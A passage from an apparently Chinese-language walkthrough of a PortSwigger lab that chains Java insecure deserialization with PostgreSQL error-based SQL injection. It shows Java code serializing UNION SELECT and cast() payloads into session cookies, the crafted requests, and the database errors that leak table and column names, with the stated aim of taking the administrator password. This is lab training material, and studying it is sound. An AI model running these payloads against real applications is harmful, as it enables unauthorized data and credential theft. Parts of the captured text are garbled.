15 Accept-Language: zh-CN, zh;q=0.9
16 Connection: close
17
18
19
20
21
22
23

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 10 Jul 2023 10:45:45 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 1024
5 Connection: keep-alive
6 Set-Cookie: session=r00ABXNyAC9sYW1uVWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmx1LkFjY2Vzc1Rva2VuVXN1ch1R/OUS16mBAgACTAALYWNiZXNzVG9rZW50ABJManF2YS9sYW5nL1N0cm1uZztMAAh1c2VybFnTZEafgABehB0ACB5Y3Qza3Jh0HExdmxvZ3RibHBom2g1ahFxM2NveHd2eHQAbndpZW51cg3d%3d; SameSite=None
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23

```

➤ 10、对 session 进行一个 base64 解密（末尾的%3d 是=），从解密数据来看，判断 session 参数是反序列化漏洞注入点，结合上文源代码，猜测这儿也存在一个 sql 注入。

```

Input                                         start: 221   length: 224
                                                end: 222    lines: 1
                                                length: 1
r00ABXNyAC9sYWl0aW9ucy5jb21tb24uc2VyaWFsaXphYmx1LkFjY2Vzc1Rva2VuVXN1ch1R/OUSJ6mBAgACTAALYWNjZXNzVG9rZ
50ABJMamF2YS9sYW5nL1N0cm1uZztMAAh1c2VybmFtZXEAfgABeHB0ACB5Y3Qza3JhOHExdmxvZ3RibHBoM2g1aHFxM2NveHd2eHQABnd
ZW51cg%3d%3d

Output                                         start: 166   time: 1ms
                                                end: 166    length: 166
                                                length: 0   lines: 1
-i..sr./lab.actions.common.serializable.AccessTokenUser.Qüå.'@....L..accessToken..Ljava/lang/String;L...
ernameq.~...xpt. yct3kra8q1vlogtblph3h5hqq3coxwvxt..wiener
ÿÿ

```

➤ 11、到了这一步，结合题目的意思，应该就明白需要通过反序列化漏洞，实现 sql 注入，然后拿到 administrator 的一个密码，登陆后删除 carlos 的账号。也知道题目为什么叫写一个小工具，写的这个工具应该就是拼接 postgresql payload 并实现反序列化的 java 程序，但因为我平时这方面比较薄弱，要写这程序可能需要花比较长的时间来慢慢磨，所以参考老外的博文，这里直接用他们的程序。

<https://github.com/emanuelepicas/UsefulExploits/tree/main/Java/Serialization>

emanuelepicas / UsefulExploits · Public

Code Issues Pull requests Actions Projects Security Insights

main · UsefulExploits / Java / Serialization /

emanuelepicas Create SQL Steps c5044f9 · Jul 13, 2022 · History

File	Description	Updated
data/productcatalog	updated solution for lab WebSecurity Academy	9 months ago
Main.class	updated solution for lab WebSecurity Academy	9 months ago
Main.java	updated solution for lab WebSecurity Academy	9 months ago

- 12、在程序里，插入 ‘--’ 看看闭合和回显,这里虽然是 postgresql，但是判断和闭合验证的方式和 mysql 是一样的

```
J Main.java ●
C: > Users > Narcissus > Downloads > Compressed > Serialization > J Main.java
1 import data.productcatalog.ProductTemplate;
2 import java.io.ByteArrayInputStream;
3 import java.io.ByteArrayOutputStream;
4 import java.io.ObjectInputStream;
5 import java.io.ObjectOutputStream;
6 import java.io.Serializable;
7 import java.util.Base64;
8
9 class Main {
10     public static void main(String[] args) throws Exception {
11
12         ProductTemplate productTemplate = new ProductTemplate("' -- ''");
13         String serializedObject = serialize(productTemplate);
14
15         System.out.println("Serialized object: " + serializedObject);
16
17         ProductTemplate deserializedObject = deserialize(serializedObject);
18
19         System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedOb
20     }
21
22     private static String serialize(Serializable obj) throws Exception {
23         ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
24         try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
25             out.writeObject(obj);
26         }
27         return Base64.getEncoder().encodeToString(baos.toByteArray());
28     }
29
30     private static <T> T deserialize(String base64SerializedObj) throws Exception {
31         try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder()
32             .decode(base64SerializedObj)));
33             ) {
34             return (T) in.readObject();
35         }
36     }
}
```

- 13、编译源代码，再执行程序，拿到序列化之后的 payload，赋值给 session。
看到报错，可以看到数据库没有报错，只是服务器因为异常 session 而抛出异常，确定这儿可以直接进行注入。

```
C:\>javac Main.java
C:\>java Main.java
Serialized object: r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABgABTAACaWR0ABJMamF2YS9sYW5nL1N0cm1uZzt4cHQABigLS0gJw==

Deserialized data str: ' -- '
```

```

GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=r00ABNxACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABgABT
[AACaWROAB]Mamf2YS9sYW5nL1N0cmLuZzt4cHQABicgLSoJw==_
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

=upx y=upx viewbox= 0 0 28 30 enable-background= new 0 0 28 30
xml:space=preserve title=back-arrow
<g>
<polygon points='1 4,0 0,1 2 12 6,15
0,28 8 1 4,30 15,1,15'></polygon>
<polygon points='14 3,0 12 9,1 2 25 6,
12,9,28,8 14,3,30 28,15'></polygon>
</g>
</svg>

</div>
<div class='widgetcontainer-lab-status is-notsolved'>
LAB
<p>Not solved</p>

</div>
</div>
</div>
</div>
</div>
</div>
</div>
</div>
<div theme="">
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
</header>
<h1>Internal Server Error</h1>
<p class="is-warning">java.lang.ClassCastException:
Cannot cast data.productcatalog.ProductTemplate to
Lab.actions.common.serializable.AccessTokenUser</p>
</div>
</section>
</div>
</body>
</html>

- 14、使用联合查询进行 column 数的判断，这里使用 null 占两位，先猜测有 2 列。

```

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate productTemplate = new ProductTemplate("' union select null,null -- ''");
        String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
    }
}

```

通过报错的，可以发现 2 的数量不对。

request

```

GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=r0OABXNACNRYXRhLnbYb2R1Y3RjYXRhbG9nLByb2R1Y3RUZW1wbGF0ZQAAAAAAAABgABT
AAcAWRoABJMamF2YS9sYW5rL1N0cmLuZzt4cHQAHScgdW5pb24gc2VsZWNOIG51bGwsbnVsbc
TLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

Response

```

Pretty Raw Hex Render \n \n
25      XML:space='preserve' title='back-arrow'
26          <g>
27              <polygon points='1,4,0,0,1,2,12,6,15
28                  0,28,8,1,4,30,15,1,15'></polygon>
29          <polygon points='14,3,0,12,9,1,2,25,6,15
30              12,9,28,8,14,3,30,28,15'></polygon>
31      <g>
32          <a href="#">
33              <div class='widgetcontainer-lab-status is-notsolved'>
34                  <span>LAB</span>
35                  <p>Not solved</p>
36                  <span class='lab-status-icon'></span>
37          </div>
38      </div>
39  </section>
40 </div>
41  <div theme='''>
42      <section class='maincontainer'>
43          <div class='container is-page'>
44              <header class='navigation-header'>
45                  <h1>Internal Server Error</h1>
46                  <p class='is-warning'>java.io.IOException:
47          org.postgresql.util.PSQLException: ERROR: each UNION query must have the
48          same number of columns
49          Position: 51</p>
50      </div>
51  </section>
52 </div>
53 </html>

```

- 15、重复上面的操作，逐步加到第 8 位时，发现回显不再显示 位数对不上 的报错。而是服务器抛出异常，说明数据库没有报错。

```

import java.util.Base64;

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL -- ''");
        String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId() );//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        // ...
    }
}

```

```

Pretty Raw Hex \n \n
1 GET /my-account HTTP/1.1
2 Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
3 Cookie: session=r0OAABNvACNkYXRhbG9nL1Byb2R1Y3Rjb2R1Y3RUZW1wbGF0ZQAAAAAAAABgABT
4 AACaWROABJMaamP2YS9sYW5nL1N0cmLuZzt4cHQAgicgVU5JTO4gUOVMRUNUIE5TEwsIE5TE
5 wsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TE
6 wsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TEwsIE5TE
7 Cache-Control: max-age=0
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
17 "Not ;A ;Brand";v="99"
18 Sec-Ch-Ua-Mobile: ?0
19 Sec-Ch-Ua-Platform: "Windows"
20 Referer: https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
21 Accept-Encoding: gzip, deflate
22 Accept-Language: zh-CN,zh;q=0.9
23 Connection: close
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51

```

➤ 16、然后需要验证联合注入里是否存在回显位，通过将占位 NULL 替换为字符串，判断数据库的回显来判断。这里从第一位开始，发现只有服务器抛出异常。

```

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT 'NULL', NULL, NULL, NULL, NULL, NULL, NULL, NULL -- ");
        String serializedObject = serialize(productTemplate);
        System.out.println("Serialized object: " + serializedObject);
        ProductTemplate deserializedObject = deserialize(serializedObject);
        System.out.println("Deserialized data str: " + deserializedObject.getId());
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
            @SuppressWarnings("unchecked")
            T obj = (T) in.readObject();
        }
    }
}

```

```

1 GET /my-account HTTP/1.1
2 Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
3 Cookie: session=r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbg9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAAAAgABT
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
13 Sec-Ch-Ua-Mobile: ?
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close

```

```

25      =upx y=upx viewbox= 0 0 28 30 enable-background= new 0 0 28 30
26      xml:space=preserve title=back-arrow
27          <g>
28              <polygon points='1.4,0 0,1.2 12.6,15
29                  0,28.8 1.4,30 15.1,15' />
30                  <polygon points='14.3,0 12.9,1.2 25.6,15
31                      12.9,28.8 14.3,30 28.15' />
32              </g>
33          </a>
34      <div class='widgetcontainer-lab-status is-notsolved'>
35          <span>LAB</span>
36          <p>Not solved</p>
37          <span class='lab-status-icon'></span>
38      </div>
39  </section>
40 </div>
41      <div theme="">
42          <section class="maincontainer">
43              <div class="container is-page">
44                  <header class="navigation-header">
45                      <header>
46                          <h4>Internal Server Error</h4>
47                          <p class="is-warning">java.lang.ClassCastException:
48                                  Cannot cast data.productcatalog.ProductTemplate to
49                                  lab.actions.common.serializable.AccessTokenUser</p>
50              </div>
51      </section>

```

➤ 17、这里使用二分法进行判断，剩下的七位，我先取前三位 NULL 替换为字

符串。

```

C:\>Users\>Narcissus\>Downloads\>Compressed\>Serialization\> J Main.java
1  import data.productcatalog.ProductTemplate;
2  import java.io.ByteArrayInputStream;
3  import java.io.ByteArrayOutputStream;
4  import java.io.ObjectInputStream;
5  import java.io.ObjectOutputStream;
6  import java.io.Serializable;
7  import java.util.Base64;
8
9  class Main {
10     public static void main(String[] args) throws Exception {
11         ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT NULL, 'NULL','NULL', 'NULL', NULL, NULL, NULL, NULL -- ''");
12         String serializedObject = serialize(productTemplate);
13
14         System.out.println("Serialized object: " + serializedObject);
15
16         ProductTemplate deserializedObject = deserialize(serializedObject);
17
18         System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
19     }
20
21
22     private static String serialize(Serializable obj) throws Exception {
23         ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
24         try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
25             out.writeObject(obj);
26         }
27         return Base64.getEncoder().encodeToString(baos.toByteArray());
28     }
29
30
31     private static <T> T deserialize(String base64SerializedObj) throws Exception {
32         try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
33             @SuppressWarnings("unchecked")
34             T obj = (T) in.readObject();
35         }
36     }
37 }

```

这里可以看到，数据库抛出异常，同时有 null 的回显。

```

GET /my-account HTTP/1.1
Host: 0aa200bf03bba9e8511f4f300eb00e7.web-security-academy.net
Cookie: session=r0OABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABgABT
AAcawR0ABJManF2YSSyW5nL1NoemluZt4cHQARycGVU5JT04gU0VMRUNUIE5VTewsiCd0VU
xMjywnTlVMTCcICd0VUxmJywgTlVMTCwgTlVMTCwgTlVMTCAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aa200bf03bba9e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

xml:space=preserve title=back-arrow
 0, 28.8 1.4, 30 15.1, 15'>/</polygon>
 12.9, 28.8 14.3, 30 28, 15'>/</polygon>

 </div>
 <div class='widgetcontainer-lab-status is-notsolved'>
 LAB
 <p>Not solved</p>

 </div>
 </div>
 </section>
 </div>
 <div theme="">
 <section class="maincontainer">
 <div class="container is-page">
 <header class="navigation-header">
 </header>
 <h4>Internal Server Error</h4>
 <p class="is-warning">java.io.IOException:
 org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
 integer: "NULL"
 Position: 72</p>
 </div>
 </section>
 </div>
 </body>
 </html>

➤ 18、为了能更清晰的判断，我这里替换将选中的三位 null 分别替换为 a,b,c

```

8
9 class Main {
10     public static void main(String[] args) throws Exception {
11
12     ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT NULL, 'a','b', 'c', NULL, NULL, NULL -- ''");
13     String serializedObject = serialize(productTemplate);
14
15     System.out.println("Serialized object: " + serializedObject);
16
17     ProductTemplate deserializedObject = deserialize(serializedObject);
18
19     System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
20 }
21
22     private static String serialize(Serializable obj) throws Exception {
23         ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
24         try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
25             out.writeObject(obj);
26         }
27         return Base64.getEncoder().encodeToString(baos.toByteArray());
28     }
29

```

通过结果可以看到 c 为回显位

```

most: uaazuu0iu500dayye8511f4130ue0eu7.web-security-academy.net
Cookie: session=r0OABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABgABT
AAcawR0ABJManF2YSSyW5nL1NoemluZt4cHQARycGVU5JT04gU0VMRUNUIE5VTewsiCd0VU
xMjywnTlVMTCcICd0VUxmJywgTlVMTCwgTlVMTCwgTlVMTCAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aa200bf03bba9e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

xml:space=preserve title=back-arrow
 0, 28.8 1.4, 30 15.1, 15'>/</polygon>
 12.9, 28.8 14.3, 30 28, 15'>/</polygon>

 </div>
 <div class='widgetcontainer-lab-status is-notsolved'>
 LAB
 <p>Not solved</p>

 </div>
 </div>
 </section>
 </div>
 <div theme="">
 <section class="maincontainer">
 <div class="container is-page">
 <header class="navigation-header">
 </header>
 <h4>Internal Server Error</h4>
 <p class="is-warning">java.io.IOException:
 org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
 integer: "c"
 Position: 66</p>
 </div>
 </section>
 </div>
 </body>

➤ 19、随后在 c 为进 payload 注入

```

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT NULL, 'a','b',table_name, NULL, NULL, NULL FROM information_schema.tables -- ''");
        String serializedObject = serialize(productTemplate);
        System.out.println("Serialized object: " + serializedObject);
        ProductTemplate deserializedObject = deserialize(serializedObject);
        System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
    }
}

private static String serialize(Serializable obj) throws Exception {
    ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
    try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
        out.writeObject(obj);
    }
    return Base64.getEncoder().encodeToString(baos.toByteArray());
}

private static <T> T deserialize(String base64SerializedObj) throws Exception {
    try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
        @SuppressWarnings("unchecked")
    }
}

```

发现查询类型和整型不符。

```

Pretty Raw Hex ⌂
1 GET /my-account HTTP/1.1
2 Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
3 Cookie: session=...
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112", "Not A Brand";v="99"
13 Sec-Ch-Ua-Mobile: 20
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20

```

```

Pretty Raw Hex ⌂
25 <g>
26   <polygon points='1.4,0 0,1.2 12,6,15
27 0,28,8 1,4,30 15,1,15'></polygon>
28   <polygon points='14,3,0 12,9,1,2 25,6,15
29 12,9,28,8 14,3,30 28,15'></polygon>
30   </g>
31   </div>
32   <div class='widgetcontainer-lab-status is-notsolved'>
33     <span>LAB</span>
34     <p>Not solved</p>
35     <span class='lab-status-icon'></span>
36   </div>
37   </div>
38   </div>
39   </section>
40 </div>
41   <div theme="">
42     <section class="maincontainer">
43       <div class="container is-page">
44         <header class="navigation-header">
45           <h4>Internal Server Error</h4>
46           <p class="is-warning">java.io.IOException:
47             org.postgresql.util.PSQLException: ERROR: UNION types integer and name
48             cannot be matched
49             Position: 65</p>
50           </div>
51         </div>
52       </body>
53     </html>
54

```

➤ 20、用 cast 函数进行类型转换,

```

class Main {
    public static void main(String[] args) throws Exception {
        ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT NULL, 'a','b',cast(table_name as integer), NULL, NULL, NULL FROM information_schema.tables -- ''");
        String serializedObject = serialize(productTemplate);
        System.out.println("Serialized object: " + serializedObject);
        ProductTemplate deserializedObject = deserialize(serializedObject);
        System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
    }
}

private static String serialize(Serializable obj) throws Exception {
    ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
    try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
        out.writeObject(obj);
    }
    return Base64.getEncoder().encodeToString(baos.toByteArray());
}

private static <T> T deserialize(String base64SerializedObj) throws Exception {
    try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {

```

可以看到查询出当前表名为 users

```

Pretty Raw Hex ⌂
1 GET /my-account HTTP/1.1
2 Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
3 Cookie: session=
r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABT
AAcAWR0ABJMamP2YS9sYW5nL1N0cmLuZzt4cHQAdCcgVU5JT04gU0VMRNUIE5TEwsICdhJy
wnYicsY2FzdCh0VYjezV9uW11GFzIGludGvnZXIpLBvUxMLCB0VuXmLCB0VuXmLCB0VuXmLCB0VuX
MIE2ST0ogaW5mb3JtYXRpb25fc2NzW1hLnRyimlcyAtLSan
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20

```

```

Pretty Raw Hex Render ⌂
=upx y=upx viewBox= 0 0 28 30 enable-background= new 0 0 28 30
xml:space=preserve title=back-arrow
25 <g>
26   <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
27   <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28.15'></polygon>
28   </g>
29 </a>
30 </div>
31 <div class='widgetcontainer-lab-status is-notsolved'>
32   <span>LAB</span>
33   <p>Not solved</p>
34   <span class=lab-status-icon></span>
35 </div>
36 </div>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme="">
42   <section class="maincontainer">
43     <div class="container is-page">
44       <header class="navigation-header">
45         <h4>Internal Server Error</h4>
46         <p class=is-warning>java.io.IOException:
47 org.postgresql.util.PSQLException: ERROR: invalid input syntax for type
integer: &quot;username&quot;</p>
48       </div>
49     </section>
50   </div>
51 </body>
52 </html>

```

➤ 21、随后对列名进行查询，查询出 username 的列名

```

public static void main(String[] args) throws Exception {
    ProductTemplate productTemplate = new ProductTemplate(" UNION SELECT NULL, 'a','b',cast(column_name as integer), NULL, NULL, NULL FROM information_schema.
    columns WHERE table_name='users' -- ''");
    String serializedObject = serialize(productTemplate);

    System.out.println("Serialized object: " + serializedObject);

    ProductTemplate deserializedObject = deserialize(serializedObject);

    System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.getNum();
}

private static String serialize(Serializable obj) throws Exception {
    ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
    try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
        out.writeObject(obj);
    }
    return Base64.getEncoder().encodeToString(baos.toByteArray());
}

private static <T> T deserialize(String base64SerializedObj) throws Exception {

```

```

GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABT
AAcAWR0ABJMamP2YS9sYW5nL1N0cmLuZzt4cHQAdCcgVU5JT04gU0VMRNUIE5TEwsICdhJy
wnYicsY2FzdChj02x1bW5fbmFtZSBcbyPbnRlZZ2VYKSwgT1VMTcwgT1VMTcwgT1VMTcwgT1V
MTcBgUk9N1GluZm9ybWF0aW9uX3NjaGVtYS5xb2x1bW5zIFdIRVJFIIHrhYmxlX25hbWU9J3Vz
ZXJzJyAtLSan
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not-A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

```

Pretty Raw Hex Render ⌂
